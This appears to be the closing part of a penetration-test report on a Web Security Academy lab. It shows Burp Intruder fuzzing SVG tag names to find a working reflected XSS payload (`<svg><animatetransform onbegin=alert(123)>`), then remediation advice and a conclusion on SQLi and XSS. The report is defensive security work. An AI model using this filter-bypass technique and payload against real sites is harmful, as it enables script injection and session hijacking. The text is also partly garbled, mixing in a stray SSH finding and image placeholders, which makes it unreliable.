System:	Linux/Unix-based server (detected via SSH service).
Tools Used:	Nmap
References:	CWE-307: Improper Restriction of Excessive Authentication Attempts NIST 800-123: SSH Security Guidelines

Evidence:



view-source:https://0a3e006903044952804e034100c900c9.h1-web-security-academy.net/?search=%3Csvg%3E

```
            </div>
        </div>
    </section>
</div>
<div theme="blog">
    <section class="maincontainer">
        <div class="container is-page">
            <header class="navigation-header">
                <section class="top-links">
                    <a href=/>Home</a><p>|</p>
                </section>
            </header>
            <header class="notification-header">
            </header>
            <section class=blog-header>
                <h1>0 search results for '<svg></svg>'</h1>
                <hr>
            </section>
            <section class=search>
                <form action=/ method=GET>
                    <input type=text placeholder='Search the blog...' name=search>
                    <button type=submit class=button>Search</button>
                </form>
            </section>
            <section class="blog-list no-results">
                <div class=is-linkback>
<a href="/">Back to Blog</a>
                </div>
            </section>
        </div>
    </section>
    <div class="footer-wrapper">
    </div>
```


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
1 × 2 × +
Start attack
Positions Add § Clear § Auto §
Search
Event log (1) All issues
Paste
Load...
Remove
Clear
Deduplicate
Add
Enter a new item
Add from list... [Pro version only]
Payload processing
Payloads
Resource pool
Settings
Right Ctrl

Sniper attack

Target https://0a3e006903044952804e034100c900c9.h1-web-security-academy.net

☑ Update Host header to match target

```
GET /?search=%3Csvg%3E%3C§a§%3E%3C%2Fsvg%3E HTTP/1.1
Host: 0a3e006903044952804e034100c900c9.h1-web-security-academy.net
Cookie: session=yxQxHd0CnPe96I7bviZBWfsiTpBxsRg4
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a3e006903044952804e034100c900c9.h1-web-security-academy.net/?search=%3Csvg%3E%3C%2Fsvg%3E
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive


```

1 highlight | 1 payload position | Length: 696

Payloads


Payload position: All payload positions
Payload type: Simple list
Payload count: 152
Request count: 152

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

a
a2
abbr
acronym
address
animate
animatemotion
animatetransform
applet
area
article

Memory: 112.9MB
Disabled




3. Intruder attack of https://0a3e006903044952804e034100c900c9.h1-web-security-academy.net

Capture filter: Capturing all items

○ Apply capture filter


View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
8	animatetransform	200	726			3292	
65	image	200	485			3281	
0		400	535			163	
1	a	400	376			163	
2	a2	400	430			163	
3	abbr	400	520			163	
4	acronym	400	1681			163	
5	address	400	538			163	



0 search results for '   '

<svg><animatetransform onbegin="alert(123)"></animatetransform></svg



006903044952804e034100c900c9.h1-web-security-academy.net

123

Remediation:

- Implement output encoding/escaping based on context (HTML, JavaScript, URL, CSS).
- Apply Content Security Policy (CSP) to restrict malicious script execution.
- Use HTTP-only, Secure cookies to protect session tokens.
- Disable inline JavaScript and avoid eval() or innerHTML with untrusted data.
- Apply input validation and sanitization (strip or encode special characters).
- Add security headers: X-XSS-Protection, X-Content-Type-Options, X-Frame-Options.
- Conduct regular code reviews and security testing for injection points.

❖ Conclusion

This assessment has confirmed that the target application is vulnerable to two of the most critical web application threats: SQL Injection (SQLi) and Cross-Site Scripting (XSS). These vulnerabilities directly threaten the confidentiality, integrity, and availability of organizational data and services.

SQL Injection poses an immediate risk of unauthorized database access, data exfiltration, privilege escalation, and potential full system compromise. XSS, on the other hand, enables attackers to hijack user sessions, deliver malicious payloads, and compromise user trust, which can severely damage business reputation and client confidence.

The root cause of these findings lies in insecure development practices, including insufficient input validation, unsafe query construction, lack of output encoding, and the absence of protective security headers. These weaknesses highlight broader organizational issues, such as the absence of a secure software development lifecycle (SDLC) and inadequate security testing during application deployment.

To transition toward a proactive security posture, the following strategic measures are strongly recommended:

Immediate Remediation:

- Eliminate SQLi by implementing parameterized queries and prepared statements.

- Address XSS by enforcing contextual output encoding, strict input validation, and deploying strong HTTP security headers (CSP, HSTS, X-Frame-Options).

Secure Development Practices:

- Integrate SAST/DAST tools into the CI/CD pipeline.
- Conduct regular code reviews and developer training on secure coding practices.

Continuous Security Monitoring:

- Perform regular vulnerability scans and penetration tests to detect regressions.
- Establish a formal SDLC that incorporates security by design and ongoing patch management.

Without immediate action, these vulnerabilities create a high probability of exploitation with potentially severe business and reputational impacts. A shift from reactive fixes to a proactive, structured security program is essential for sustainable risk reduction.